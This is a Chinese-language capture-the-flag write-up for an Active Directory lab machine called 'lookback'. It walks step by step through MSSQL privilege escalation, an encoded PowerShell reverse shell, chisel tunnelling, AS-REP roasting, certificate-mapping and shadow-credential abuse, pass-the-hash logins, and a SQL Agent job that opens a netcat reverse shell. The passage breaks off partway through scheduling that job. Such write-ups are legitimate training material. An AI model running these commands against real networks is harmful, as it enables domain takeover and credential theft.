

lookback

端口扫描

PORT	STATE	SERVICE	REASON	VERSION
445/tcp	open	microsoft-ds?	syn-ack ttl 128	
1433/tcp	open	ms-sql-s	syn-ack ttl 128	Microsoft SQL Server 2022 16.00.1000.00; RTM
ms-sql-ntlm-info:				
192.168.0.177:1433:				
Target_Name: LOOKBACK				
NetBIOS_Domain_Name: LOOKBACK				
NetBIOS_Computer_Name: DC01				
DNS_Domain_Name: lookback.htb				
DNS_Computer_Name: dc01.lookback.htb				
DNS_Tree_Name: lookback.htb				
_ Product_Version: 10.0.20348				
_ ssl-date: 2026-04-11T00:43:23+00:00; +15h00m00s from scanner time.				
ms-sql-info:				
192.168.0.177:1433:				
Version:				
name: Microsoft SQL Server 2022 RTM				
number: 16.00.1000.00				
Product: Microsoft SQL Server 2022				
Service pack level: RTM				
Post-SP patches applied: false				
_ TCP port: 1433				
ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback				
Issuer: commonName=SSL_Self_Signed_Fallback				
Public Key type: rsa				
Public Key bits: 3072				
Signature Algorithm: sha256WithRSAEncryption				
Not valid before: 2026-04-11T00:22:14				
Not valid after: 2056-04-11T00:22:14				
MD5: 84c6:9bfb:2e97:89f4:470a:5770:fcba:6539				
SHA-1: 6b7a:29e7:ddfe:7538:0367:68a1:dad4:89f1:c833:9d9a				
-----BEGIN CERTIFICATE-----				
MIIeADCCAmigAwIBAgIQHtgbsUKE0qNEtczaL5cjXzANBgkqhkiG9w0BAQsFADA7				
MTkwNwYDVQQDHjAAUwBTAeWAXwBTAGUAbABmAF8AUwBpAGcAbgBLAGQAXwBGAGEA				
bABsAGIAYQBjAGSwIBcNMjYwNDExMDAyMjE0WhgPMjA1NjA0MTEwMDIyMTRaMDsx				
OTA3BgNVBAMeMABTAFMATABFAFMAZQBsAGYAXwBTAGkAZwBuAGUAZABfAEYAYQBs				
AGwAYgBhAGMAazCCAaIwDQYJKoZIhvcNAQEBBQADggGPADCCAYoCggGBAO2LFQLK				
iiCMNg9rRY10EIW+o/x4vEXJ95dM/ygp+lc5hZA2NcVIMbs01QPNFy7uiPI98tZx				
Y1Ck0rQ0JwnACZj4Z7HOQNVTD EK30gtIme0N0BAY+1xmONYTfQkaB8F+o4Vk9SEP				
PuNrGKUxIbbgGQjEr2dCu2RDvgDFq5a9npBwwf6iTvpd6sJRIKk1vyx5aVE4QrV9				
dfZl45iIGkigCdcplu4vap7/Mj38EU0LQ2jJ1+B6a+KRgLnd4AdlobHZkp0jGK7e				
fJV0boYi779D4NWhwF+aB8Cl/ihy0m8KxLizkg+GRg6hJKABYHQSwF08LnC8FrAR				
IbJr1k9HAo4MJKncdz8+VM90lP/Fru2DsKEzVaI+yoTS8nXs45tP60UPm0onnuLF				
N4Kfd/kpf0XXc0TYyQBU1Yt00GC19tr144+V0sWMLoD+fiwcS444/Xyr5676FL4n				
PvEcG0yJu3YaQrexELaxi3JJUtFXLsc1Wg8NjgAaIq8M7Ws6DN/bPshNbQIDAQAB				
MA0GCSqGSIb3DQEBCwUAA4IBgQC3AsBYYIe4YNIFXqLjMI6NmgoBSKA10Dqz8yEB				
OTIvgK+xK8WXLez0mPrEvJATgn0l4LWnKao4g4xnxaVFIE35QDh0vY3nFxzgE2hL				
ImduHkThVOKnCXPUIkVNg3aq0FoacsxhoRBVaCkgtwoUENTFqZ0wmFjv60MK4iPf				

```
| YL/QI3h1SkhzPh+hn1i8d9Jt9mfLjDnq6PHHA6oUfTaC0tnPQ+M/U60Eui0z+v
| cLosms+1qPg6b5PZxiLn5MhC9UmDTH8+teBAIP3E60hw1ht/+i2p5S6YmCmQLqcc
| Fdqs26icf6TWiyrzWMXmNYYZJa0+xbggW4VSVDKSF0TFG1/0m0qfhqw/i2Xrc7jM
| 0W/Tu/ElRpNDAC0dDdUIF0kxUKQMy9QVNcw5ouyc73DznKC7SKcsvIHVu8btf330
| PPzGt05g9jL4sLXlJACvhZ/jsHg26KWhM5hbj/BWB6d0YWiqpel2NfHbnNyEZ00
| j9Y1aoYJwjdL1GsdNKTVYFUy/Fo=
|_-----END CERTIFICATE-----
MAC Address: 00:0C:29:C5:99:1E (VMware)
```

先跑一遍 enum4linux 看看能拿到什么信息，太长了就不贴出来了

域控: DC01.lookback.htb, 域名: LOOKBACK / lookback.htb

```
echo '192.168.0.177 dc01.lookback.htb dc01 lookback.htb' | sudo tee -a /etc/hosts
```

当前凭证有枚举 smb 和 rpc 的权限

整理一下枚举到的用户

```
cat > users.txt << 'EOF'
hank
lookback-admin
db-admin
Service_Maintainer
IT-SEC-admin
IT-admin
IT-login-user
IT-email-admin
Administrator
Guest
krbtgt
EOF
```

smb 上有限制的文件不多，直接用 spider_plus 都拖下来

```
mkdir -p workspace/artifacts/recon/spider
nxc smb $IP -u 'hank' -p 'HrUhoX2r6c7Jgxc2qiTY' -d LOOKBACK -M spider_plus -o
DOWNLOAD_FLAG=True OUTPUT_FOLDER='workspace/artifacts/recon/spider'
EXCLUDE_FILTER='print$,ipc$'
```

简单看了一眼，发现没什么东西，倒是有一个 notes 的共享，但是没有权限

看看1433，发现能用初始凭证登录

```
impacket-mssqlclient -windows-auth LOOKBACK/hank:'HrUhoX2r6c7Jgxc2qiTY'@$IP
```

很容易能发现有数据库 notes，与共享同名，能拖一批密码出来，还有一个 Lookback 数据库，没权限

```
USE notes;
SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.TABLES WHERE TABLE_TYPE = 'BASE
TABLE' ORDER BY TABLE_SCHEMA, TABLE_NAME;
SELECT * FROM users_notes;
```

```
~\Desktop\maze impacket-mssqlclient -windows-auth LOOKBACK/hank:'HrUhoX2r6c7Jgxg2qiTY'@192.168.0.177
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(dc01): Line 1: Changed database context to 'master'.
[*] INFO(dc01): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (lookback\hank guest@master)> USE notes;
ENVCHANGE(DATABASE): Old Value: master, New Value: notes
INFO(dc01): Line 1: Changed database context to 'notes'.
SQL (lookback\hank LOOKBACK\hank@notes)> SELECT * FROM users_notes;
id      username      password
-----
1       Update Notice Due to multiple weak passwords, strong password accounts are now being issued.
2       jacob         G4vK1sZq9pH7tR2L
3       www_data      Q8mP2cV7xN3yJ5S0
4       Administrator Z2pL6wF9rT5bC3K1
5       mssqlsvc     H5kR3nV8qW1tM7X2
6       signed_IT     U7qF2bY9mC4pL1T6
7       wack_admin    N6vT4pR8sK1qZ3H0
8       lan           P3rM9tW2kV7xL5C1
9       user_roundcube F8kJ2vN6qR4pT1Z3
10      user          Y1pL7nK3vR9tC5M2
11      stow_svc      D4qV8mP2rT6kN1S9
12      ch_user       L9rT3pF6vK1nM8Q2
13      rustkey       C2pN7qR5vT9kL3H1
14      outbound_user S6kP1vR9tH4qN2Z8
15      lookback_migrator B7qR2pT6vN1kM9C4
16      lookback_admin iPmmhn8bguFcWin9

SQL (lookback\hank LOOKBACK\hank@notes)>
```

简单对照一下数据库里头这批账号密码和前面枚举到的用户，可以找到一个形似的用户，一个是 `lookback_admin`，一个是 `lookback-admin`，尝试一下密码，果然是一致的，获得凭证 `lookback-admin:iPmmhn8bguFcWin9`

```
impacket-mssqlclient -windows-auth LOOKBACK/lookback-admin:'iPmmhn8bguFcWin9'@$IP
```

发现这时候能进 `lookback` 数据库，简单枚举

```
USE lookback;
SELECT * FROM dbo.ServiceMigrationTips ORDER BY Id;
```

发现了两句提示

```
"SQL Server service account had impersonation privileges disabled"
"lookback database currently has TRUSTWORTHY set to ON"
```

枚举权限，提权到 `sysadmin`，原理大概是：“`TRUSTWORTHY` 是一座桥。如果开启，库里的 `db_owner` 就能通过存储过程，以 `sysadmin` 的权力去控制整个数据库。”

```
USE lookback;
SELECT USER_NAME() AS db_user, IS_ROLEMEMBER('db_owner') AS is_db_owner;
SELECT name, SUSER_SNAME(owner_sid) AS owner, is_trustworthy_on FROM sys.databases WHERE
name = 'lookback';

CREATE PROCEDURE dbo.pwn WITH EXECUTE AS OWNER AS ALTER SERVER ROLE sysadmin ADD MEMBER
[LOOKBACK\lookback-admin];
EXEC dbo.pwn;
SELECT IS_SRVROLEMEMBER('sysadmin');
```

可以反弹shell


```
EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;

EXEC xp_cmdshell 'cmd /c powershell -e
JABjAGwAaQBLAG4AdAAgAD0AIABoAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABLAG0ALgBOAGUAdAAuAFMAbwBj
AGsAZQB0AHMALgBUAEMAUABDAGwAaQBLAG4AdAAoACIAMQA5ADIALgAXADYA0AAuADAALgAXADQAMgAiACwANAA0ADQA
NAAPADsAJABZAHQAcgBLAGeAbQAgAD0AIAAkAGMABABpAGUAbgB0AC4ARwB1AHQAuWb0AHIAZQBhAG0AKAAPADsAWwBi
AHkAdAB1AFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0A0wB3AGgAaQBzAGUA
KAAoACQAaQAgAD0AIAAKAHMAAdByAGUAYQBtAC4AUgB1AGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAKAGIAeQB0
AGUAcwAuAEwAZQBwAGcAdABoACkAKQAgAC0AbgB1ACAAMAAPAHsA0wAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAE8A
YgBqAGUAYwB0ACAALQBUAHKAcAB1AE4AYQBtAGUAIABTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBBAFMAQwBJAEkARQBu
AGMAbwBkAGkAbgBnACKALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAYgB5AHQAZQBzACwAMAAACAAJABpACkA0wAKAHMA
ZQBwAGQAYgBhAGMAawAgAD0AIAAoAGkAZQB4ACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAIBPAHUADAAtAFMAAdABY
AGkAbgBnACAAPQAg7ACQAcwBLAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMA
IAAiACAAKwAgACgACAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBLAG4AZABiAHkAdAB1ACAAPQAg
ACgAWwB0AGUAeAB0AC4AZQBwAGMAbwBkAGkAbgBnAF0A0gA6AEEAUwBD AEkASQApAC4ARwB1AHQAQgB5AHQAZQBzACgA
JABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABZAHQAcgBLAGeAbQAuAFcAcgBpAHQAZQAOACQAcwBLAG4AZABiAHkAdAB1
ACwAMAAACACQAcwBLAG4AZABiAHkAdAB1AC4ATABLAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgA
KAApAH0A0wAKAGMAbABpAGUAbgB0AC4AQwBsAG8AcwB1ACgAKQA='
```

没找到什么东西，尝试跑一下 `bloodhound`

```
./SharpHound.exe -c All --zipfilename lookback.zip
```

很容易能发现这么一条，怕改密码把环境改坏，就去问了一手作者，他告诉我是兔子洞，提示我 `ad` 攻击的其他路径



研究了一下，这里关键在于最后只是给了“远程登录DC”，并不是拿下了域控

```
db-admin -> it-sec-admin -> it-admin -> it-login-user -> dc
```

看看别的能远程的用户，有一个 `SERVICE_MAINTAINER@LOOKBACK.HTB`，问题就在于没有看到直接到它的路径，`IT-EMAIL-ADMIN@LOOKBACK.HTB` 对它倒是有 `GenericWrite`，但是也没有看到这个的路径。

先搭建代理，毕竟对外只开放了445和1433，这里我用的是 `chisel`

```
./chisel server -p 8000 --reverse
```

```
EXEC xp_cmdshell 'cmd /c start /b C:\Users\db-admin\Desktop\chisel.exe client 192.168.0.142:8000 R:1080:socks';
```

走着上面的路径看着吧，把 `IT-SEC-admin` 改成不需要预认证打 `AS-REP`


```
EXEC xp_cmdshell 'powershell -NoP -C "Import-Module ActiveDirectory; Set-ADAccountControl -Identity 'IT-SEC-admin' -DoesNotRequirePreAuth $true; Get-ADUser 'IT-SEC-admin' -Properties userAccountControl | select -Expand userAccountControl"';
```

获得凭证 `IT-SEC-admin:butterfly`


```
echo 'IT-SEC-admin' > itsec_user.txt
```

```
proxychains4 -q -f workspace/tools/proxychains_chisel.conf \  
impacket-GetNPUsers LOOKBACK.HTB/ -dc-ip $IP -no-pass -usersfile itsec_user.txt -request \  
-format hashcat -outputfile workspace/artifacts/recon/asrep_itsec.hash
```

```
hashcat -m 18200 -a 0 workspace/artifacts/recon/asrep_itsec.hash  
/usr/share/wordlists/rockyou.txt --force  
hashcat -m 18200 workspace/artifacts/recon/asrep_itsec.hash --show
```




非常关键的一步，怼了 ai 半天找到的路径。bloodhound 收集的信息里其实有提到，域组 IT 对两个证书模板有申请的权限

```
== IT@LOOKBACK.HTB ==  
Enroll -> LOGIN@LOOKBACK.HTB  
Enroll -> IT-LOGIN@LOOKBACK.HTB
```

但是光能申请还不够，重要的是看模板的配置，用当前凭证枚举证书情况

```
proxychains4 -q -f workspace/tools/proxychains_chisel.conf \  
certipy-ad find -u 'it-sec-admin@lookback.htb' -p 'butterfly' -dc-ip $IP -target $IPs -  
enabled -stdout
```

可以看到这个 IT-LOGIN 的模板不允许随意写 Object ，但是模板要求 email 相关字段，看起来能和 IT-email-admin 这个中间账号对应



查看 IT-email-admin 的属性，关键在一条 altSecurityIdentities: X509:<RFC822>john@lookback.htb

```
proxychains4 -q -f workspace/tools/proxychains_chisel.conf \  
bloodyAD -d lookback.htb -u IT-SEC-admin -p butterfly --host $IP \  
get object IT-email-admin
```



altSecurityIdentities 是 AD 里用来做显式证书映射的属性。但是我没看懂，丢给 ai 解释吧

显式证书映射 (Explicit Certificate Mapping) 是一种身份验证机制, 主要用于将用户的数字证书 (通常是 X.509 格式) 直接且明确地关联到特定的用户账户 (如 Active Directory 中的账号或本地系统账户)。

在显式映射中, 管理员需要手动或通过脚本将证书的完整信息 (或者证书的 Base64 编码数据) 存储在用户对象的属性中。
一对一关系: 一个证书被明确指向一个特定的账户。

不依赖规则: 它不关心证书的颁发者是谁, 也不关心证书内的“名称”字段是否与账户名一致。只要证书的二进制数据匹配, 验证就会通过。

工作流程

用户出示证书: 当用户尝试访问受保护的资源 (如 VPN、IIS 网站或通过智能卡登录) 时, 客户端发送数字证书。

系统检索属性: 服务器 (如域控制器或 IIS) 接收到证书, 并去数据库 (如 LDAP/Active Directory) 中查找。

比对二进制数据: 系统查看用户账户的 altSecurityIdentities 属性。如果该属性中存储的证书数据与用户出示的证书完全一致, 则映射成功。

授权登录: 系统确认身份后, 为该用户创建一个访问令牌 (Access Token)。

事实上这些东西我也没完全看懂, 尝试理解这道题的情景: “如果当前的用户有一张证书, 其身份里带了 john@lookback.htb 这个邮件标识, 那么这张证书可以映射到 IT-email-admin 这个账号上从而提权”

恰好 IT-SEC-admin 在 IT 组里, 所以只要伪造一张带有这个特定邮箱的证书, 就能提权到 IT-email-admin 了


先让自己的属性带上这个邮箱

```
EXEC xp_cmdshell 'powershell -NoP -C "Import-Module ActiveDirectory; Set-ADUser -Identity 'IT-SEC-admin' -EmailAddress 'john@lookback.htb'";'
```

```
EXEC xp_cmdshell 'powershell -NoP -C "Import-Module ActiveDirectory; Get-ADUser 'IT-SEC-admin' -Properties mail | Select-Object -ExpandProperty mail";'
```

然后申请证书

```
proxychains4 -q -f workspace/tools/proxychains_chisel.conf \
certipy-ad req -u 'it-sec-admin@lookback.htb' -p 'butterfly' \
-ca 'lookback-DC01-CA' -template 'IT-login' \
-dc-ip $IP -target $IP \
-out workspace/artifacts/recon/itsec-itlogin
```



```
~/Desktop/maze proxychains4 -q -f workspace/tools/proxychains_chisel.conf certipy-ad req -u 'it-sec-admin@lookback.htb' -p 'butterfly' -ca 'LOOKBACK-DC01-CA' -template 'IT-LOGIN' -dc-ip $IP -target $IP -out itsec-itlogin
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 19
[*] Successfully requested certificate
[*] Got certificate without identity
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'itsec-itlogin.pfx'
[*] Wrote certificate and private key to 'itsec-itlogin.pfx'
```

拆分证书

```
openssl pkcs12 -in itsec-itlogin.pfx -clcerts -nokeys -passin pass: -out
workspace/artifacts/recon/itsec-itlogin.crt
openssl pkcs12 -in itsec-itlogin.pfx -nocerts -nodes -passin pass: -out
workspace/artifacts/recon/itsec-itlogin.key
```

证书认证需要用户机器和域控的时间相差很小，用 powershell "Get-Date 查看时间，能发现是 UTF -7 ，时间差了15小时，同步不了时间就用 faketime 伪造时间，成功获得了 IT-email-admin 的票据

```
faketime -f '+15h' proxychains4 -q -f workspace/tools/proxychains_chisel.conf \  
certipy-ad auth -pfx itsec-itlogin.pfx \  
-username 'IT-email-admin' -domain 'lookback.htb' -dc-ip $IP
```

```
~/Desktop/maze faketime -f '+15h' proxychains4 -q -f workspace/tools/proxychains_chisel.conf certipy-ad auth -pfx itsec-itlogin.pfx -username 'IT-email-admin' -domain 'lookback.htb' -dc-ip $IP  
Certipy v5.0.3 - by Oliver Lyak (ly4k)  
[*] Certificate identities:  
[*] No identities found in this certificate  
[!] Could not find identity in the provided certificate  
[*] Using principal: 'it-email-admin@lookback.htb'  
[*] Trying to get TGT...  
[*] Got TGT  
[*] Saving credential cache to 'it-email-admin.ccache'  
[*] Wrote credential cache to 'it-email-admin.ccache'  
[*] Trying to retrieve NT hash for 'it-email-admin'  
[*] Got hash for 'it-email-admin@lookback.htb': aad3b435b51404eeaad3b435b51404ee:c1fad1ea33e3249bc41055c595c9ac14
```

当然这里也可以不用把哈希解出来，只要能成功验证已经获得 IT-email-admin 的权限即可，可以直接用证书打 shadowCredentials

简单来说，就是往这个用户的认证里加一个自己的公钥，然后拿着自己的私钥去认证

```
proxychains4 -q -f workspace/tools/proxychains_chisel.conf \  
bloodyAD -d lookback.htb \  
-c workspace/artifacts/recon/itsec-itlogin.key:workspace/artifacts/recon/itsec-itlogin.crt \  
--host $IP \  
add shadowCredentials Service_Maintainer \  
--path workspace/artifacts/recon/shadow_service_maintainer
```

```
~/Desktop/maze proxychains4 -q -f workspace/tools/proxychains_chisel.conf \  
bloodyAD -d lookback.htb \  
-c workspace/artifacts/recon/itsec-itlogin.key:workspace/artifacts/recon/itsec-itlogin.crt \  
--host $IP \  
add shadowCredentials Service_Maintainer \  
--path workspace/artifacts/recon/shadow_service_maintainer  
[+] KeyCredential generated with following sha256 of RSA key: f3c8adfa13f1e2657920dbceba8d14af01eb3da69c7745703e3c7d824d1bee82  
[+] Saved PEM certificate at path: workspace/artifacts/recon/shadow_service_maintainer_cert.pem  
[+] Saved PEM private key at path: workspace/artifacts/recon/shadow_service_maintainer_priv.pem  
A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools  
Run the following command to obtain a TGT:  
python3 PKINITtools/gettgtpkinit.py -cert-pem workspace/artifacts/recon/shadow_service_maintainer_cert.pem -key-pem workspace/artifacts/recon/shadow_service_maintainer_priv.pem lookback.htb/Service_Maintainer workspace/artifacts/recon/shadow_service_maintainer.ccache
```

把私钥打包成证书，然后认证

```
openssl pkcs12 -export \  
-inkey workspace/artifacts/recon/shadow_service_maintainer_priv.pem \  
-in workspace/artifacts/recon/shadow_service_maintainer_cert.pem \  
-out workspace/artifacts/recon/shadow_service_maintainer.pfx \  
-passout pass:  
  
faketime -f '+15h' proxychains4 -q -f workspace/tools/proxychains_chisel.conf \  
certipy-ad auth -pfx workspace/artifacts/recon/shadow_service_maintainer.pfx \  
-username 'Service_Maintainer' -domain 'lookback.htb' -dc-ip $IP
```



```

~/Desktop/maze faketime -f '+15h' proxychains4 -q -f workspace/tools/proxychains_chisel.conf \
certipy-ad auth -pfx workspace/artifacts/recon/shadow_service_maintainer.pfx \
-username 'Service_Maintainer' -domain 'lookback.htb' -dc-ip $IP
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*] No identities found in this certificate
[*] Could not find identity in the provided certificate
[*] Using principal: 'service_maintainer@lookback.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'service_maintainer.ccache'
[*] Wrote credential cache to 'service_maintainer.ccache'
[*] Trying to retrieve NT hash for 'service_maintainer'
[*] Got hash for 'service_maintainer@lookback.htb': aad3b435b51404eeaad3b435b51404eedfd7eb187000333d012118be8883d514

```

获得凭证

```

proxychains4 -q -f workspace/tools/proxychains_chisel.conf \
evil-winrm -i $IP -u Service_Maintainer -H dfd7eb187000333d012118be8883d514

```

```

~/Desktop/maze proxychains4 -q -f workspace/tools/proxychains_chisel.conf \
evil-winrm -i $IP -u Service_Maintainer -H dfd7eb187000333d012118be8883d514

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Service_Maintainer\Documents> whoami
lookback\service_maintainer
*Evil-WinRM* PS C:\Users\Service_Maintainer\Documents> cd ..
*Evil-WinRM* PS C:\Users\Service_Maintainer> cd Desktop
*Evil-WinRM* PS C:\Users\Service_Maintainer\Desktop> ls

Directory: C:\Users\Service_Maintainer\Desktop

Mode                LastWriteTime         Length Name
----                -
-a----           10/19/2025   8:52 AM             70 user.txt

*Evil-WinRM* PS C:\Users\Service_Maintainer\Desktop> type user.txt
8432E5DD5B69EAC3F24E2CE3493820ED
*Evil-WinRM* PS C:\Users\Service_Maintainer\Desktop>

```

能发现文档文件夹下有一个 pdf，下载下来看看，都是英文，直接丢给 ai 整理了：

lookback\service_maintainer 被专门委派了 SQLSERVERAGENT 的启动、停止、暂停/继续、查询配置和状态查询权限，但不能改服务配置，也不能改服务 DACL。而且文档还强调，所有数据库自动化维护都要用这个账号，通过 sc.exe 或 PowerShell Service Cmdlet 去操作它。

这里其实真正给的是操作 SQL Agent 服务的权限。利用的点在于当 SQL Agent 运行一个 CmdExec 类型的 Job Step 时，实际执行命令的是 SQLSERVERAGENT 服务进程，也就是它对应的服务账号，而不是当前修改任务的 service_maintainer

[参考作者的博客](#)

查看当前的任务

```

USE msdb;
SELECT name, enabled FROM dbo.sysjobs;
SELECT j.name, s.step_id, s.step_name, s.subsystem, s.command FROM dbo.sysjobs j JOIN
dbo.sysjobsteps s ON j.job_id = s.job_id ORDER BY j.name, s.step_id;

```

创建恶意作业及调度

启动服务

```
sc.exe start SQLSERVERAGENT
```

第一步：创建作业并记录 `JobID`

```
DECLARE @JobID UNIQUEIDENTIFIER; EXEC msdb.dbo.sp_add_job @job_name =  
N'Test_Job_Final_Success', @enabled = 1, @description = N'test', @owner_login_name = N'sa',  
@job_id = @JobID OUTPUT; SELECT N'Test_Job_Final_Success' AS Created_Job_Name, @JobID AS  
Created_Job_ID;
```

第二步：创建 `step 1`

```
EXEC msdb.dbo.sp_add_jobstep @job_id = N'YOUR-JOB-ID-HERE', @step_name = N'run_cmd',  
@step_id = 1, @subsystem = N'CmdExec', @command = N'cmd /c C:\Windows\Tasks\1.exe  
192.168.0.142 4444 -e cmd.exe', @on_success_action = 1, @on_fail_action = 2;
```

第三步：设置启动步骤

```
EXEC msdb.dbo.sp_update_job @job_id = N'YOUR-JOB-ID-HERE', @start_step_id = 1;
```

第四步：创建调度并记录 `ScheduleID`，这里设定的是5分钟定时

```
DECLARE @ScheduleID INT; EXEC msdb.dbo.sp_add_schedule @schedule_name =  
N'Every_5_Minutes_Fixed', @enabled = 1, @freq_type = 4, @freq_interval = 1,  
@freq_subday_type = 4, @freq_subday_interval = 5, @active_start_time = 000000,  
@active_end_time = 235959, @schedule_id = @ScheduleID OUTPUT; SELECT  
N'Every_5_Minutes_Fixed' AS ScheduleName, @ScheduleID AS ScheduleID;
```

第五步：绑定调度

```
